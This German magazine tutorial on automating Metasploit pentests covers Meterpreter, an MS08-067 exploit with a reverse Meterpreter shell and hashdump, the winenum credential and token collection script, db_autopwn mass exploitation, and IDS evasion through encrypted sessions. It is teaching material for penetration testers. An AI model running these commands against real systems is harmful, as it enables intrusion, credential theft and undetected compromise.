MICHAEL MESSNER

Metasploit 2 the max

Schwierigkeitsgrad:

Folgendes Szenario: Sie kommen zu einem Auftraggeber, um einen internen Penetrationstest durchzuführen. Nachdem Sie ihre Pentesting Frameworks gestartet haben, machen Sie eine kurze Pause. Als Sie nach dieser Pause wieder zurückkommen, haben Sie bereits weite Teile des Netzwerkes übernommen.

IN DIESEM ARTIKEL ERFAHREN SIE...

Wie Sie Metasploit bei Pentests einsetzen;

Was Meterpreter ist;

Wie Sie den Exploitingvorgang automatisieren;

Wie Sie die „post exploitation" Phase automatisieren.

WAS SIE VORHER WISSEN/KÖNNEN SOLLTEN...

Was Exploits sind;

Linux Kenntnisse;

Nmap Kenntnisse;

Nessus Kenntnisse;

Grundlegende Anwendung von Metasploit;

Grundlegende Kenntnisse von Penetration Tests.

Davon abgesehen dass sich ein Pentester nicht von einem laufenden Audit entfernt, handelt es sich bei dieser Schilderung um Zukunftsmusik? Sind die vorhandenen *Pentesting Frameworks* bereits an einem Entwicklungsstand angelangt, der manuelle Arbeiten überflüssig macht?

Einen vollständigen Penetrationstest zu automatisieren ist bisher mit keinem *Exploiting Framework* möglich und wird auch in absehbarer Zeit nicht möglich sein. Es können jedoch verschiedene Teilbereiche einer Sicherheitsüberprüfung automatisiert werden. Der Tester wird dadurch erheblich entlastet und kann sich auf die essentiellen und nicht automatisierbaren Bereicheder Sicherheitsüberprüfung verstärkt konzentrieren. Jedes Framework hat hierfür seine Stärken und Schwächen. Die vorhandenen Produkte variieren sehr stark in der Art und Weise der Implementierung und dadurch auch in der Komplexität der Anwendung. Einem erfahrenen Pentester werden allerdings nur in den wenigsten Fällen die vorhandenen Umgebungen der Frameworks ausreichen. Häufig wird es zum Einsatz bestehender Exploits aus unterschiedlichen Quellen, wie beispielsweise aus dem milw0rm Exploitarchiv, kommen. Wie im bereits erschienenen 2. Teil dieser Artikelserie dargestellt wurde, kann es auch zu kleineren Anpassungen bzw. Optimierungen des eingesetzten Frameworks kommen. Zusätzliche Tools, wie beispielsweise spezielle Schwachstellenscanner, die je nach vorgefundener Umgebung bzw. Systemen eingesetzt werden, fehlen üblicherweise in den Frameworks und erfordern eine Nachinstallation bzw. oftmals auch den Einsatz eines dafür optimierten Systems. Des Weiteren scheitern die vorhandenen Frameworks bei Schwachstellen die sich erst nach Erfüllung bestimmter Bedingungen, wie die Kombination mehrerer Schwachstellen, ausnützen lassen. Bei manueller Prüfung ist es möglich mehrere Schwachstellen zu einem mehrstufigen Exploitingvorgang zu kombinieren. Häufig lässt sich erst durch diese Kombination mehrerer Schwachstellen das tatsächliche Gefährdungspotential ermitteln bzw. umsetzen. In den meisten dieser Fälle können die vorhandenen Frameworks zwar weiterhin unterstützend mitwirken, benötigen allerdings einen Pentester, der die Handhabung sowie die Stärken und Schwächen der einzelnen Frameworks kennt und diese Problembereiche mit seiner Erfahrung und seinem Know How umgehen kann. Nichtsdestotrotz unterstützen die Tools und Frameworks einen Pentester bei den meisten Sicherheitsüberprüfungen und nehmen ihm einen Großteil der Routinearbeit ab. Der Pentester ist dadurch im Stande sich mit den Systemen wesentlich detaillierter zu befassen und kann sich dadurch auf Schwachstellen konzentrieren, die für automatisierte Tools nicht erkennbar bzw. nicht ausnutzbar sind.

In diesem dritten Teil der Artikelserie werden die Möglichkeiten der Automatisierung des Metasploit Frameworks dargestellt. Es wird betrachtet

worum es sich bei Meterpreter handelt und wie dieser moderne Payload bei automatisierten Pentests enorm hilfreich sein kann. Anschließend kommt es zur Darstellung der „post information gathering" Phase, die nach einem erfolgreichen Exploitingvorgang eintritt. Im Speziellen wird dargestellt, wie diese Phase durch Automatisierungsmechanismen von Metasploit erheblich beschleunigt und optimiert werden kann. Zu guter Letzt wird analysiert wie Metasploit dazu gebracht werden kann einen vollständig automatisierten Exploitingvorgang ganzer Netzwerkbereiche durchzuführen. Um diesen hohen Grad der Automatisierung zu erreichen wird das Metasploit Framework mit dem Portscanner Nmap und dem Vulnerability Scanner *Nessus* kombiniert.

Als *Metasploit* Version kommt die in Abbildung 1 dargestellte Version 3.3-testing auf einem *Backtrack 4-prefinal* Linuxsystem zum Einsatz.

An dem in Abbildung 1 dargestellten Screenshot erkennt man bereits die neuen farblichen Darstellungsoptionen die von der *msfconsole* seit Oktober 2009 unterstützt werden.



Abbildung 1. *Metasploit Version*

Meterpreter

Der Ausdruck Meterpreter steht für *Meta-Interpreter* und stellt einen sehr fortgeschrittenen Payload dar. Dieser Payload läuft auf dem Zielsystem vollständig im Arbeitsspeicher [21], also ohne Zugriff auf die Festplatte, wodurch dessen Erkennung für AV Produkte und eventuell folgende forensische Analysen erheblich erschwert wird. Wird im Normalfall eines Exploitingvorganges eine typische Shell ausgeführt, kommt es zur Erstellung eines neuen Prozesses. Werden neue Prozesse erstellt, wird der Angreifer auf dem Zielsystem sichtbar und der erfolgreiche Angriff wird dadurch mit einfachsten Mitteln erkennbar. Meterpreter ist im Stande die Erstellung eines neuen Prozesses zu verhindern indem er sich direkt in den Kontext eines vorhandenen Prozesses einbettet. Dieser Payload ist für nahezu jedes moderne Windows Betriebssystem einsetzbar und unterstützt die typischen Bind Payloads ebenso wie Reverse Payloads.

Im folgenden Beispiel (Listing 2) wird die praktische Anwendung einer *Reverse-Meterpreter-Session* unter Zuhilfenahme des bereits angepassten *MS08-067* Exploits demonstriert (siehe Ausgabe 01/2010). Das angepasste Target für den deutschen Windows 2003 Server befindet sich im dargestellten Beispiel an Position 9 und wird mit dem Parameter „*TARGET=9*" angewählt. Falls es zur Anwendung auf einem englischen Windows 2003 Server oder Windows XP kommt, sollte der Exploit ohne Anpas-



Abbildung 2. *Nessus nbe File Export*

Listing 1. *MS08-067 Exploit mit Meterpreter (Ausgabe gekürzt)*

```
m1k3@s3cur1ty:~$ sudo /pentest/exploits/framework3/msfcli exploit/windows/smb/
                     ms08_067_netapi TARGET=9 RHOST=192.168.1.108 PAYLOAD=windows/
                     meterpreter/reverse_tcp LHOST=192.168.1.103 E
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Triggering the vulnerability...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (192.168.1.103:4444 -> 192.168.1.108:1027)

meterpreter > execute
Usage: execute -f file [options]
Executes a command on the remote machine.
OPTIONS:
    -H                                  Create the process hidden from view.
    -a <opt>             The arguments to pass to the command.
    -c                       Channelized I/O (required for interaction).
    -d <opt>            The 'dummy' executable to launch when using -m.
    -f <opt>             The executable command to run.
    -h                       Help menu.
    -i                        Interact with the process after creating it.
    -m                      Execute from memory.
    -t                        Execute process with currently impersonated thread
                     token
meterpreter > execute -f cmd.exe -i
Process 308 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>^Z                ß [<Strg>+<z>]
Background channel 1? [y/N]  y
meterpreter > hashdump
Administrator:500:xxxentferntxxx:::
…
meterpreter > run get_local_subnets
Local subnet: 192.168.1.0/255.255.255.0
```

sungen oder Target - Angabe funktionieren. Als Payload kommt der dargestellte Meterpreter Payload zum Einsatz, der eine Reverse Shell vom Opfersystem zum System des Angreifers aufbaut. Durch diese Reverse Shell wird es ermöglicht, dass sich das Zielsystem auch über Netzwerkgrenzen hinweg zum System des Angreifers zurück verbindet. Dieses Vorgehen ist vor allem bei *Client Side Attacks* sehr von Vorteil, da sich bei solchen Attacken der Angreifer und das Zielsystem in den wenigsten Fällen im selben Netzwerksegment befinden. Im konkreten Fall bringt eine Reverse Shell Vorteile, wenn das Zielsystem eine lokale Firewall einsetzt, die eingehende Verbindungen nur zu definierte Ports bzw. Diensten ermöglicht.

Der Befehl „*help*" listet weitere Befehle des *Meterpreter* Systems auf, die nach einem erfolgreichen Exploitingvorgang sehr nützlich sein können. An dieser Stelle sei jedem Leser nahe gelegt die vorhandenen Befehle genauer zu analysieren und die Funktionsweise dieser Module in einer geschützten Laborumgebung zu testen.

Beispiele für sinnvolle und unterstützende Module sind unter anderem in Listing 11 dargestellt.

Im Gegensatz zu den typischerweise verwendeten Plaintext Shells, die in einfachen Payloads zum Einsatz kommen und auch in den ersten beiden Artikeln eingesetzt wurden, ist es möglich, *Meterpreter* Shells/Sessions zu verschlüsseln. Plaintext Shells werden üblicherweise von *Intrusion Detection Systemen (IDS)* erkannt, die eine Verbindung unterbinden können. Werden verschlüsselte Meterpreter Verbindungen eingesetzt, ist die Wahrscheinlichkeit einer Erkennung durch ein vorhandenes IDS erheblich geringer. Da die initiale Meterpreter Kommunikation unverschlüsselt abgehandelt wird besteht allerdings weiterhin die Möglichkeit von IDS Systemen erkannt zu werden. Sobald dieser erste Teil der Kommunikation abgeschlossen ist, kommen seit der Entwicklungsversion 3.3-dev (Juli 2009) standardmäßig verschlüsselte HTTPS Verbindungen (SSLv3) zum Einsatz. Um die typischen Verhaltensmuster einer SSL Verbindung zu emulieren kommt es unter anderem zu einem gefakten GET request innerhalb der SSL Verbindung. Durch die mittels OpenSSL realisierten HTTPS Verbindungen bietet Meterpreter einen erheblich stabileren und vor allem auch sicheren Zugang zu den übernommenen Systemen. Durch die eingesetzte Verschlüsselung ist es für ein IDS nicht mehr möglich, schadhaften Code bzw. verdächtigen Traffic zu erkennen.

Macterpreter, der Meterpreter Payload für Mac OS X Systeme, wurde auf der *Blackhat 2009* mit einer Live Demo vorgestellt und macht bereits einen interessanten Eindruck, benötigt aber wohl noch einiges an Arbeit, um den gewohnten Funktionsumfang des Windows Meterpreter zu erreichen.

Laut der derzeitigen Metasploit Roadmap [24] soll die Version 3.4 erste Versionen erweiterter Meterpreter Payloads für weitere Betriebssysteme, wie Linux und Mac OS X Systeme, mitbringen.

post information gathering

Kommt es zum Abschluss eines Penetrationstests, ist es entscheidend eine vollständige, lückenlose Dokumentation zu erstellen. Auf Basis dieser Dokumentation sollte es dem Auftraggeber möglich sein, die Vorgehensweise nachzuvollziehen, die tatsächlichen Gefahren zu erkennen und daraus weitere Maßnahmen für das Unternehmen abzuleiten.

Im folgenden Abschnitt wird dargestellt, wie Metasploit den Pentester nach einer erfolgreichen Systemübernahme mit dem Sammelvorgang aller relevanten Informationen unterstützen kann.

Als Beispiel wird wiederum der bereits kompromittierte Windows 2003 Server herangezogen. Auf anderen Windows Syste-

Listing 2. *vorhandene Meterpreter Scripte (Auszug)*

```
m1k3@s3cur1ty:/pentest/exploits/
framework3$ ls scripts/meterpreter/
checkvm.rb
credcollect.rb
getcountermeasure.rb
getgui.rb
get_local_subnets.rb
gettelnet.rb
hostsedit.rb
keylogrecorder.rb
killav.rb
metsvc.rb
migrate.rb
multicommand.rb
multiscript.rb
netenum.rb
packetrecorder.rb
persistence.rb
pml_driver_config.rb
prefetchtool.rb
remotewinenum.rb
scheduleme.rb
schtasksabuse.rb
scraper.rb
search_dwld.rb
uploadexec.rb
virtualbox_sysenter_dos.rb
winbf.rb
winenum.rb
wmic.rb
```

men ist die Vorgehensweise analog. Bei Linux oder OSX Systemen ist derzeit noch manuelle Nacharbeit angesagt.

Im Anschluss an eine erfolgreiche Systemübernahme müssen alle benötigten Informationen, möglichst ohne Zeitverlust und ohne zu viel Aufmerksamkeit auf dem Zielsystem zu erregen, eingesammelt werden. Um einen solchen Vorgang durchführen zu können, muss vorab bekannt sein, welche Systeminformationen für die Dokumentation aber auch für weitere Exploitingvorgänge von Nutzen sind und wie diese gesammelt werden können.

Zu den relevanten Informationen zählen unter anderem folgende Systemdetails:

- Interface Details,
- Patchlevel,
- Treiberinformationen,
- Lokale Benutzer,
- Administratoren,
- Systeme in der Umgebung,
- Firewalleinstellungen,
- WLAN Konfiguration,
- Passwörter,
- Installierte Software und Versionsinformationen,
- SMB Freigaben.

Die hier dargestellten Punkte sind nur ein kleiner Teil der möglichen, weiterführenden Informationen und sollen nur als erster Anhaltspunkt dienen. Eine sehr umfangreiche Sammlung von Informationen wird im Rahmen dieses Artikels in Listing 4 dargestellt.

Listing 3 zeigt die vorhandenen Meterpreter Scripte der in diesem Artikel eingesetzten Metasploit Installation. Diese Liste kann je nach Updatelevel etwas variieren. Die vorhandenen Scripte dienen durchwegs zur Informationssammlung nach einem erfolgreichen Exploitingvorgang, sind in vielen Fällen aber auch hilfreich, um weitere Angriffe vorzubereiten. Die Funktionen umfassen beispielsweise neben Ping Sweeps auch die Prüfung ob das System in einer virtualisierten Umgebung läuft. Für die Erkennung von Schutzmaßnahmen wie beispielsweise Firewalleinstellungen oder AV Software, sind ebenso Scripte vorhanden. Die dargestellten Funktionen lassen sich durch den Einsatz der Meterpreter Scripte direkt aus der Meterpreter Konsole heraus nutzen und dadurch auch weitgehend automatisieren. Durch die Einbindung in Meterpreter werden die unterschiedlichsten Anti Forensik Mechanismen verwendet, die Meterpreter zur Verfügung stellt. Meterpreter stellt nicht nur eine Sammlung von unveränderten und somit vertrauenswürdigen Tools zur Verfügung, sondern baut auch auf einem Framework auf, das darauf ausgelegt ist, soweit wie möglich nicht erkannt zu werden.

Die in Listing 3 dargestellten Scripte werden in einer Meterpreter Sitzung mit dem Befehl „*run SCRIPTNAME*“ ausgeführt, wobei der Name des Scripts ohne der im Filesystem dargestellten Ruby-Dateiendung (.rb) angegeben werden muss. Bereits in Listing 2 wurde das Script *get_local_subnets.rb* eingesetzt. In Listing 4 wird das sehr mächtige Script *winenum.rb* dargestellt. Mit *winenum* ist es möglich die „*post exploitation phase*“ weitestgehend zu automatisieren, wobei Windows Systemtools ebenso zum Einsatz kommen, wie verschiedene weitere Meterpreter Scripte. Dieses Script sammelt nahezu alle relevanten Informationen eines übernommenes Windows System vollständig automatisch und archiviert alle zu dokumentierenden Ergebnisse direkt auf dem System des Angreifers bzw. des Pentesters.

Die Ausgabe in Listing 4 zeigt alle durchgeführten Post Exploitation Vorgänge, die von dem eingesetzten Ruby Script automa-



Abbildung 3. *Nessus nbe File Import und Analyse auf vorhandene Exploits*

Listing 3. *Post Information Gathering mit Meterpreter (Ausgabe verkürzt)*

```
meterpreter > help
Core Commands
=============
    Command          Description
    -------                  -----------
    ?                         Help menu
…
    read                    Reads data from a channel
    run                     Executes a meterpreter script
    use                     Load a one or more meterpreter extensions
    write                   Writes data to a channel
…
meterpreter > run winenum
[*] Running Windows Local Enumerion Meterpreter Script
[*] New session on 192.168.1.107:8799...
[*] Saving report to /home/m1k3/.msf3/logs/winenum/192.168.1.107_20090701.0319-83695/
                    192.168.1.107_20090701.0319-83695.txt
[*] Checking if WINDOWS_2003-1 is a Virtual Machine ........
[*] BIOS Check Failed
[*]     This is a VMWare virtual Machine
[*] Running Command List ...
[*]     running command cmd.exe /c set
[*]     running command arp -a
[*]     running command ipconfig /all
[*]     running command ipconfig /displaydns
[*]     running command route print
[*]     running command net view
[*]     running command netstat -nao
[*]     running command netstat -vb
[*]     running command netstat -ns
[*]     running command net accounts
[*]     running command net accounts /domain
[*]     running command net session
[*]     running command net share
[*]     running command net group
[*]     running command net user
[*]     running command net localgroup
[*]     running command net localgroup administrators
[*]     running command net group administrators
[*]     running command net view /domain
[*]     running command netsh firewall show config
[*]     running command tasklist /svc
[*]     running command tasklist /m
[*]     running command gpresult /SCOPE COMPUTER /Z
[*]     running command gpresult /SCOPE USER /Z
[*] Running WMIC Commands ....
[*]     running command wmic computersystem list brief
[*]     running command wmic useraccount list
[*]     running command wmic group list
[*]     running command wmic service list brief
[*]     running command wmic volume list brief
[*]     running command wmic logicaldisk get description,filesystem,name,size
[*]     running command wmic netlogin get name,lastlogon,badpasswordcount
[*]     running command wmic netclient list brief
[*]     running command wmic netuse get name,username,connectiontype,localname
[*]     running command wmic share get name,path
[*]     running command wmic nteventlog get path,filename,writeable
[*]     running command wmic process list brief
[*]     running command wmic startup list full
[*]     running command wmic rdtoggle list
[*]     running command wmic product get name,version
[*]     running command wmic qfe
[*] Extracting software list from registry
[*] Finnished Extraction of software list from registry
[*] Dumping password hashes...
[*] Hashes Dumped
[*] Getting Tokens...
[*] All tokens have been processed
[*] Done!
meterpreter >
```

tisch abgearbeitet werden. Die automatisierte Vorgehensweise ermöglicht hier eine sehr schnelle und strukturierte Ermittlung aller relevanten Informationen. Diese gesammelten Informationen können im Anschluss ohne aufrechter Verbindung zu dem Zielsystem analysiert werden. Die auf dieser Art ermittelten Ergebnisse lassen sich für die weitere Strategie ebenso einsetzen, wie auch für die darauf aufbauende Dokumentation der durchgeführten Sicherheitsanalyse.

Metasploit – autopwn

Seit September 2006 bietet Metasploit die Möglichkeit automatisierte Exploitingvorgänge ganzer Netzwerkbereiche durchzuführen. Ganz im Sinne des im Open Source Gedanken vorherrschenden Systems der Wiederverwendung von bereits bestehenden Programmen und Programmcode, basiert dieses automatisierte Exploitingsystem auf weit verbreiteten und dementsprechend bekannten Pre-Exploitation Systemen. Die Funktion *db_autopwn* verarbeitet, wie in Listing 5 und 6 dargestellt wird, die Ergebnisse von *Nmap* Portscans oder *Nessus*- bzw. *OpenVAS* Vulnerability Scans, um darauf aufbauend passende Exploits zu ermitteln und diese vollständig automatisiert zur Ausführung zu bringen.

Je nach eingesetzter Grundlage kann der Informationsumfang und dessen Genauigkeit bei der Ermittlungen der Exploits stark variieren. Portscans stellen eine sehr ungenaue und fehleranfällige Basis für den Exploitingvorgang dar. Werden Schwachstellenscans als Grundlage für den Exploitingvorgang verwendet, ist es durch den Einsatz von *OSVDB [10]*, *Bugtraq [9]* oder *CVE [11]* hingegen möglich sehr zielgerichtete Exploitingvorgänge durchzuführen.

Bei der in Listing 4 dargestellten Vorgehensweise wird ein typischer *Nmap* Portscan als Grundlage für den Exploitingvorgang verwendet. Die Ergebnisse zu den gefundenen, ansprechbaren Ports werden anschließend in Metasploit importiert um Schwachstellen in darauf lauschenden Diensten nach Möglichkeit automatisiert auszunützen. Metasploit bietet weitere Kommandos zur Steuerung und Verwaltung solcher automatisierter Exploitingvorgänge (siehe hierzu auch Listing 6).

Folgende Kommandos sind bei solchen Vorgängen regelmäßig sehr nützlich:

- *db_hosts* zeigt alle in der Datenbank vorhandenen Hosts
- *db_services* zeigt weitere Details zu den offenen Ports und
- *db_autopwn* ist für die „*magische*" Aufgabe des automatisierten Exploitens zuständig.

Der Befehl *db_autopwn* ohne weitere Argumente gibt einen kurzen Überblick der möglichen Optionen zurück. Relevant sind in erster Linie die Optionen „*-p*" und „*-x*" um zu Unterscheiden ob der Exploitingvorgang auf Basis von Portinformationen oder auf der Grundlage von Schwachstelleninformationen durchgeführt werden soll. Mit der Option „*-t*" lassen sich die Module, die zum Einsatz kommen, vorab darstellen. Mit dem Parameter „*-e*" wird der automatische Exploitingvorgang schließlich initiiert.

Bei der in Listing 5 und 6 dargestellten Durchführung des Exploitingvorganges auf Basis von Portinformationen kommen alle Exploits, die auf gefundene Standardports passen, zum Einsatz. Die dabei zum Einsatz kommenden Exploits müssen weder mit dem Betriebssystem noch mit dem tatsächlich vorhandenen Dienst übereinstimmen.

Diese Vorgehensweise ähnelt weitgehend einem Brute Force Exploiting Vorgang und erzeugt dabei dementsprechend erhöhten Netzwerkverkehr und kann bzw. wird zu nicht kontrollierbaren Systemzuständen der Zielsysteme führen.

Die Vorgehensweise durch den Import von Nmap Ergebnissen ist nur für interne Tests in geschlossenen Testumgebungen ratsam. Im Normalfall eines Pentests ist der nahezu unkontrollierbare Einsatz von Exploits in jeder Produktivumgebung unbedingt zu unterlassen. Der Vollständigkeit halber sei noch auf die in Listing 6 dargestellte Möglichkeit, Nmap direkt in Metasploit auszuführen, hingewiesen. Um *Nmap* in Metasploit auszuführen bringt das Framework den Befehl *db_nmap* mit. Dieser Aufruf versteht die typischen Optionen des Portscanners und erstellt direkt die für Metasploit benötigten Datenbankeinträge. Dadurch kann nicht nur der Exploitingvorgang in der Metasploit Arbeitsumgebung (msfconsole) durchgeführt werden, sondern auch der davor stattfindende Portscan.

Neben der Möglichkeit *Nmap* Portscandetails zu importieren, ist Metasploit in der Lage *THC-Amap* Ergebnisse oder Informationen über mögliche Schwachstellen der bekannten und weit verbreiteten Schwachstellenscanner *Nessus* und *OpenVAS* zu verarbeiten (Listing 5).

Nessus, wie auch *OpenVAS* als Schwachstellenscanner, basieren auf einem typischen Client – Server Konzept. Der Nessus Client verkörpert in den meisten Fällen die in Abbildung 2 dargestellte

Listing 4. *Laden der Nmap Ergebnisse und anschl. Exploiting (Ausgabe verkürzt)*

```
m1k3@s3cur1ty:~/diverses/artikel$ sudo nmap -v -sS -iL IPs.txt -oX nmap-hakin9.xml

m1k3@s3cur1ty:~/diverses/artikel$ sudo /pentest/exploits/framework3/msfconsole

msf > db_create hakin9
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: hakin9
msf > db_import_nmap_xml nmap-hakin9.xml



msf > db_hosts
[*] Time: Thu Jul 16 16:52:28 +0200 2009 Host: 10.10.7.208 Status: alive OS:
[*] Time: Thu Jul 16 16:52:28 +0200 2009 Host: 10.10.7.209 Status: alive OS:
[*] Time: Thu Jul 16 16:52:28 +0200 2009 Host: 10.10.7.145 Status: alive OS:
[*] Time: Thu Jul 16 16:52:28 +0200 2009 Host: 10.10.7.144 Status: alive OS:
[*] Time: Thu Jul 16 16:52:29 +0200 2009 Host: 10.10.7.211 Status: alive OS:
msf > db_autopwn -p -t
<Anzeige aller Exploits, die ausgeführt werden>
msf > db_autopwn -p -e
<Ausführen aller passenden Exploits>
```

Listing 5. *Nmap in Metasploit ausführen (Ausgabe gekürzt)*

```
m1k3@s3cur1ty:~$ sudo /pentest/exploits/framework3/msfconsole
msf > db_create hakin9
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: hakin9

msf > db_ <Tab>+<Tab>
db_add_host         db_create           db_driver                db_nmap
db_add_note         db_del_host          db_hosts                db_notes
db_add_port         db_del_port         db_import_amap_mlog      db_services
db_autopwn          db_destroy          db_import_nessus_nbe     db_vulns
db_connect          db_disconnect       db_import_nmap_xml

msf > db_nmap -sS 10.10.7.0/24
…
```

Listing 6. *Scanergebnisse importieren (Ausgabe gekürzt)*

```
Database Backend Commands
=========================
    Command                          Description
    -------                                  -----------
…
    db_import_amap_mlog   Import a THC-Amap scan results file (-o -m)
    db_import_nessus_nbe  Import a Nessus scan result file (NBE)
    db_import_nessus_xml  Import a Nessus scan result file (NESSUS)

    db_import_nmap_xml      Import a Nmap scan results file (-oX)
…
```

Rapid 7 – NeXpose Integration

Kurz vor dem Ende der Arbeiten an diesem Artikel wurde Metasploit in der Version 3.3.1 veröffentlicht. Diese Version hat eine neue Schnittstelle („*load nexpose*“) zum Schwachstellenscanner *NeXpose* von *Rapid 7* implementiert (Abbildung 4). Weitere Informationen hierzu finden Sie unter [22], ein erster Test dieser Integration wird unter [23] dargestellt.

Nessus GUI, über die der Scan konfiguriert und anschließend gestartet werden kann. Sobald ein Schwachstellenscan abgeschlossen ist, hat der Benutzer die Möglichkeit die ermittelten Ergebnisse in verschiedene Formate zu exportieren. Um diese Ergebnisse mit Metasploit weiter verwenden zu können, werden die Scanergebnisse im *nbe oder nessus Format* benötigt. Nach dem Exportieren (Abbildung 2) kann man diese Ergebnisse, wie in Abbildung 3 dargestellt, in die Metasploit Datenbank importieren und anschließend mit dem Metasploit Kommando *db_autopwn* auf passende Exploits analysieren lassen.

Wie in Abbildung 3 dargestellt ist, kommen auf Basis der Nessus Ergebnisse erheblich weniger Exploits zum Einsatz und ermöglichen somit auch wesentlich gezieltere Angriffe als die auf der Grundlage von Nmap Scans. Weitere Informationen zu den vorhandenen Datenbankinformationen lassen sich beispielsweise mit den Befehlen *db_hosts* und *db_services* ermitteln. Informationen zu den eingesetzten Exploits können mit „*info exploit/windows/smb/ms04_007_killbill*“ abgerufen werden.

Die in Abbildung 2 dargestellte Nessus GUI ist weitreichend bekannt. Im Normalfall kommt diese GUI zur Konfiguration und zur Durchführung eines Scanvorganges zum Einsatz. Um allerdings einen höheren Automatisierungsgrad zu erreichen, wird die Möglichkeit der Steuerung per CLI und somit per Shellscript benötigt. Nessus bringt hierfür den in Listing 8 dargestellten Konsolenclient mit, der mit dem Befehl „*nessus*“, angesteuert wird.

